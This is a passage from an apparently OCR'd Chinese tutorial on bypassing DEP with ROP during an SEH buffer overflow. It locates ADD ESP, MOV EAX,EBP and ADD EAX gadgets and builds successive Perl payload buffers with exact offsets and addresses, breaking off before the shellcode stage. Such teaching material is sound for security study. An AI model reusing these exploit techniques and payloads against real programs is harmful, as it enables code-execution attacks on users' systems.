


图 6

如上所示，没有任何寄存器再指向我们栈中的缓冲区了，但我们看看它们真正所指向的地址。

首先我们拥有以下指针：

ESP 0x0013C5F0

EBP 0x0013C610

接着我们需要确定 ShellCode 所在的地址，看它是否位于栈中以及它的具体位置，如图 7 所示。




图 7

通过图 7 我们可以看到 ShellCode 位于 0x0013CD50，相对 ESP 有点远。下面做个简单计算：

For ESP：0x0013CD50 - 0x0013C5F0 = 0x760

For EBP：0x0013CD50 - 0x0013C610 = 0x740

现在我们需要递增 ESP 使其指向我们的缓冲区，这个可以使用 ROP 技术。

通过 SEH 执行我们的第一条 ROP 指令。

第一回：运行 ESP

现在我们的目标是找到一块包含递增 ESP 指令的内存地址，以使 ESP 指向我们的缓冲区，然后通过 RETN 进入缓冲区的其他地址，因此我们先处理下面的指令：

ADD ESP,xxxxxxxx 的机器码：81 C4 xx xx xx xx

通过搜索字节序列：81 C4 来找到 ADD ESP 指令地址（对于 python 程序员，你可以在 immunity 调试器中执行 python command 来查找它们），我们可以找到很多 ADD ESP 指令，但必须遵守一定的原则。

1．ADD ESP 指令必须使 ESP 指向我们内部的缓冲区。

2．后面必须跟随 RETN 指令（不用直接后接 RETN，但在 add esp 和 retn 之间不能有其他有害指令）。

经搜索到匹配内容后，可以发现有很多地址，例如我选择以下地址，如图 8 所示。



图 8

```
100137F2 81C4 78080000 ADD ESP,878
```

由于 SEH 必须指向 0x100137F2，因此我们可以这样构造缓冲区：

```
my $buffer = "A" x 4436 . "\x2F\x37\x01\x10" . "A" x 10000;
```

在调试器中重载程序，并重新打开文件以再次触发漏洞，如图 9 所示。



图 9

SEH 指向正确的地址，我们在上面设断点，然后用 Shift+F9 键忽略程序异常，如图 10 所示。



图 10

如上所示，程序正确地执行到希望的地址，现在按 F8 键执行 ADD ESP 指令，停在“RETN 8”后可以看到栈中如图 11 所示的情况。




图 11

ESP 已经指向我们的缓冲区了，下面看看 ESP 指向的地址相对 RETN 的偏移量，如图 12 所示。




图 12

正如我们所看到的，我们的缓冲区起始于 0x0013CD50，而 ESP 指向 0x0013CE68，和之前一样进行个简单的计算：

0x0013CE68 - 0x0013CD50 = 0x118 = 280 bytes (十进制)

现在我们可以确定下一个 ROP 指令位于相对我们缓冲区偏移量为 280 的地址处，重新修改 buffer:

my $buffer = "A" x 280 . "\x01\x00\x00\x00" . "B" x (4436 - 280) . "\x2F\x37\x01\x10" . "A" x 10000;

重载程序，并在 SEH 上设断点，执行 ADD 指令后，查看栈情况后，证实 SEH 后的 retn 指向地址 0x00000001，如图 13 所示。




图 13

现在我们知道下一条 ROP 指令应位于 buffer 之后偏移 280 字节的地址，让我们进入下一步。

第二回：寻找野兽

在本教程中笔者尽量讲述如何利用 WPM 绕过 DEP，这里我会解释一下我的方法和利用途径，有些人可能有其他方法。好，我们开始吧！WPM 需要以 ShellCode 地址作为其参数，然后操控 shellcode 地址，对此我打算用 EAX 指向我们的 ShellCode。在图 13 中可以看到 EAX=00000000，这对我们相当有利，因为我们可以很容易控制它的值。在此我打算利用下面两个途径：

1．MOV EAX, ESP

2．MOV EAX, EBP

和之前一样，先查找出所有 MOV EAX, ESP 和 MOV EAX, EBP 的匹配指令序列，再连接一个 RETN 指令，并且两者之间没有其他有害指令。不幸的是，这没有之前那般容易了，我们没有找到匹配的 MOV EAX，ESP 指令，不过找到了一个 MOV EAX,EBP 指令，如图 14 所示。




图 14

在地址 0x10002A31 处可以看到以下三条指令：

MOV EAX,EBP ===> 正是我们所寻求的

POP EBP ===> 无害指令，我们暂时不需要 EBP

RETN 4 ===> RETN 4 帮助我们返回栈中执行下一条指令

重新构造 buffer：

my $buffer = "A" x 280 . "\x31\x2A\x00\x10" . "B" x (4436 - 280) . "\x2F\x37\x01\x10" . "A" x 10000;

我们在 0x10002A34（RETN 4）上设断，查看 EAX 值，如图 15 所示。



图 15

栈情况如图 16 所示。




图 16

可以看到 RETN 将会返回到前一条 ROP 指令之后的 12 字节处，此时可以构造 buffer:

my $buffer = "A" x 280 . "\x31\x2A\x00\x10" . "B" x 12 ."\x00\x00\x00\x00" . "B" x (4436 -280-12-4) . "\x2F\x37\x01\x10" . "A" x 10000;

不必担心"\x00\x00\x00\x00"，它只是用来代替下一条指令的地址，你可以用其他指令序列来代替 null 字节，过后我们将会查找这个指令。现在 EAX 指向 0x0013C610，离 buffer 很远，因此还需：下一条 ROP 指令必须递增 EAX，使其指向我们 Buffer，进而执行到 ShellCode 地址。

下面查找一条如下指令：

```
Add EAX, xxxxxxxx
....... <==== 必须为无害指令
RETN x
```

笔者选择如图 17 所示的地址。



图 17

ADD EAX,100 ===> Excellent

POP EBP ===> Not Harmful

RETN ===> Excellent

因此我们可以构造如下的 Buffer:

my $buffer = "A" x 280 . "\x31\x2A\x00\x10" . "B" x 12 ."\x1D\xA4\x07\x10" . "B" x (4436 -280-12-4) . "\x2F\x37\x01\x10" . "A" x 10000;

很好，但是 EAX 添加 100 后仍未指向 Buffer，因此笔者打算作个循环操作：使其调用 9 次上面的指令，这样 EAX 就可以指向我们的 Buffer 了。

现在 Buffer 越来越复杂了，让我们重新排版一下：

```
my $buffer = "A" x 280                    # some junk
    $buffer .= "\x31\x2A\x00\x10"         # mov eax,ebp / pop ebp / retn4
    $buffer .= "B" x 12                   # some junk
    $buffer .= "\x1D\xA4\x07\x10"         # add eax,100 / pop ebp / retn
    $buffer .= "B" x (4436 -280-12-4) # some junk
    $buffer .= "\x2F\x37\x01\x10"         # SEH : add esp, 878 / retn 8
    $buffer .= "A" x 10000;               # some junk
```

在 ADD EAX，100 处下断点，停在 RETN 后，栈情况如图 18 所示。




图 18

我们可以看到，下一条 ADD EAX，100 指令地址位于第一条指令之后的 8 字节处，因此可以这样修改 Buffer：

```
my $buffer = "A" x 280                    # some junk
    $buffer .= "\x31\x2A\x00\x10"         # mov eax,ebp / pop ebp
/ retn4
    $buffer .= "B" x 12                   # some junk
    $buffer .= "\x1D\xA4\x07\x10"         # add eax,100 / pop ebp
/ retn
    $buffer .= "B" x 8                    # some junk
    $buffer .= "\x1D\xA4\x07\x10"         # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x (4436 -312) # some junk
    $buffer .= "\x2F\x37\x01\x10"         # SEH : add esp, 878 /
retn 8
    $buffer .= "A" x 10000;               # some junk
```

这样反复执行 9 次，就可以让 EAX 指向远离 ESP 的 ShellCode 了。我们可以重复以上过程，通过 pop ebp/retn 来改变栈情况，因此我们可以构造如下的 Buffer：

```
my $buffer = "A" x 280                    # some junk
    $buffer .= "\x31\x2A\x00\x10"         # mov eax,ebp / pop ebp
/ retn4
    $buffer .= "B" x 12                   # some junk
    $buffer .= "\x1D\xA4\x07\x10"         # add eax,100 / pop ebp
/ retn
    $buffer .= "B" x 8        # some junk
    $buffer .= "\x1D\xA4\x07\x10"         # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "\x1D\xA4\x07\x10";        # NEXT : add eax,100 /
pop ebp / retn
    $buffer .= "B" x 4 ;                  # some junk
    $buffer .= "B" x (4436 -360) # some junk
    $buffer .= "\x2F\x37\x01\x10" # SEH : add esp, 878 / retn
8
    $buffer .= "A" x 10000; # some junk
```

重复 9 次操作之后，栈及寄存器情况如图 19 所示。

